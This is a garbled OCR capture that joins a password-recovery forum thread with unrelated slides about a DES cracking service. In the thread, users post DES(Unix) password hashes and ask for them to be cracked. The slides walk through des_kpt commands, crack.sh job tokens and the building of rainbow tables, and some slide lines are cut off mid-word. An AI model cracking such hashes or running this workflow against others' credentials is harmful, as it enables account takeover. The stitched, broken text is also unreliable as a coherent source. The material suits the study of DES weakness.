
https://forum.insidepro.com/viewtopic.php?p=2341
InsidePro Password Recovery Software
Search
Register FAQ Memberlist Usergroups Profile Log in to check your private messages Log in

DES(Unix) [Part 3]

Goto page Previous 1, 2, 3 ... 15, 16, 17, 18 Next

New Topic
Post Reply
InsidePro Software Forum Index -> Unix Hashes
View previous topic :: View next topic


Author	Message
test0815 Joined: 25 Mar 2008 Posts: 8679 VIP Member [Trusted Member] Reputation: 11025	Posted: Sat Apr 16, 2016 2:16 pm Post subject: отзывы Quote bikaboka XhTgMNAV21hNo:comusroc
Back to top	Profile PM
chgzhang Joined: 20 Apr 2015 Posts: 21 Reputation: 4	Posted: Mon Apr 18, 2016 8:45 pm Post subject: Quote DES(UNIX) 3K 156 thanks!!
Back to top	Profile PM
bikaboka Joined: 06 Oct 2014 Posts: 83 Reputation: 25	Posted: Wed Apr 27, 2016 1:39 am Post subject: Quote D08Ehcaor1k7s k7rG6YcNN2W3E 3K/KSk6ncR1Bc JVe/BI8kVEX/A ulQsoEYxzj5IU
Back to top	Profile PM
Chillout Joined: 03 May 2016 Posts: 3 Reputation: 0	Posted: Tue May 03, 2016 6:21 pm Post subject: Quote bbOLezulT.YHw UE/zhLVdRLPk. Thanks in advance!



FACEPALM

Because expressing how dumb that was in words just doesn't work.

des_kpt API



Verifying Encryption

To verify your implementation you can use the `encrypt` command:

```
$ ./des_kpt.py encrypt -p 0000000000000000 -k 1044ca254cddc4 -i 0123456789abcdef
                 PT = 0000000000000000
                 IV = 0123456789abcdef
              PT+IV = 0123456789abcdef
                 CT = 825f48ccfd6829f0
                  K = 1044ca254cddc4
                 KP = 1023324554677689
                  E = 1
```

This command allows you to specify the `plaintext`, `key`, and optional `iv` (in the case of cracking CBC/PCBC encrypted data).


Verifying Decryption

You can also verify using the `decrypt` command:

```
$ ./des_kpt.py decrypt -c 837c0dab74c3e41f -k 1044ca254cddc4 -i 0123456789abcdef
                 PT = 0123456789abcdef
                 IV = 0123456789abcdef
                 CT = 837c0dab74c3e41f
              CT+IV = 825f48ccfd6829f0
                  K = 1044ca254cddc4
                 KP = 1023324554677689
                  E = 0
```

crack.sh

des_kpt API



Submit a Decrypt Job

Now, once you've verified your implementation matches, you can submit your job to https://crack.sh. To do that, enter in your parameters using the `parse` command:

```
$ ./des_kpt.py parse -p 0123456789abcdef -m ffffffffffff0000 -c 825f48ccfd6829f0
                PT = 0123456789ab0000
                 M = ffffffffffff0000
                CT = 825f48ccfd6829f0
                 E = 0
crack.sh Submission = $98$ASNFZ4mrze////////8AAIJfSMz9aCnw
```


This is an example of a job that's performing a brute force decrypt (notice `E = 0`) and returns all keys that result in a `plaintext` which matches `x & M == PT`. Notice also that `PT` has been already masked by `M` as the masked out bits aren't needed.

Submit an Encrypt Job

Here is another example:

```
$ ./des_kpt.py parse -p 0123456789abcdef -m ffffffffffff0000 -c 825f48ccfd6829f0 -e
                PT = 0123456789abcdef
                 M = ffffffffffff0000
                CT = 825f48ccfd680000
                 E = 1
crack.sh Submission = $97$ASNFZ4mrze////////8AAIJfSMz9aAAA
```


des_kpt API



SUBMIT A JOB!

Token: $98$NxumLo6pXTb////////////cZMWX0GI

Priority: Take Your Time - $30.00 USD ▾



Your Known Plaintext DES Cracking Job Results

crack.sh to david 11/26/16

Crack.sh has successfully completed its attack against your known plaintext decrypt parameters. A list of the valid keys are attached and can be verified using the 'des_kpt' tool:

```
$ ./des_kpt.py decrypt -c 1cae202b8f4ee7af -k <key>
          PT = 0073259df6afabaf
...
```


This run took 105686 seconds. Thank you for using crack.sh, this concludes your job.

Still a problem..

- Biggest problem is that we charge for the service
  - Form of rate limiting
  - Power co
- What if w EE?

Rainbow Tables?

- Very Large Keyspace
  - Largest Ophcrack Table (Vista eightXL)
    - 95^8 = 6,634,204,312,890,625 = ~$2^{52.5}$
    - 2.0TB for 99% Success Rate
  - Our DES Table Goal
    - Just for 1122334455667788
    - 2^{56} (> 10x bigger)
    - 6.0TB for 99% Success Rate
    - Real-time crack rate



Parameters..

- Service Hardware
  - 6.0TB of NVMe Storage
  - 12x XCKU060 FPGAs (borrowed :-)
  - Tyan Server (borrowed :-)


- Table parameters
  - Chain Length: 500,000
  - Chains: ~275 billion per table
  - Tables: 3 (2TB each)
  - Crack time < 3 seconds!

Table Generation!

- “Borrowed” some hardware

Delays...

- Hardware woes!
  - FPGAs overheating
  - Stepping issues
  - Power supply over current



Analysis of first table


- Spent weeks generating chains..
  - High collision rate!
  - Basically unusable
  - But learned lessons
- New parameters!
  - Chain Length: 500,000
  - Chains: ~64 billion per table
  - Tables: 12 (512GB each)
  - Crack time < 12 seconds

Now get 'er done?

- Some “borrowed” hardware needed to go back
- Otherwise good to go!
- Fast forward weeks…
- Actually up to about a week ago !

Time to crack!

- Cracking system up!
- But tables only 50%



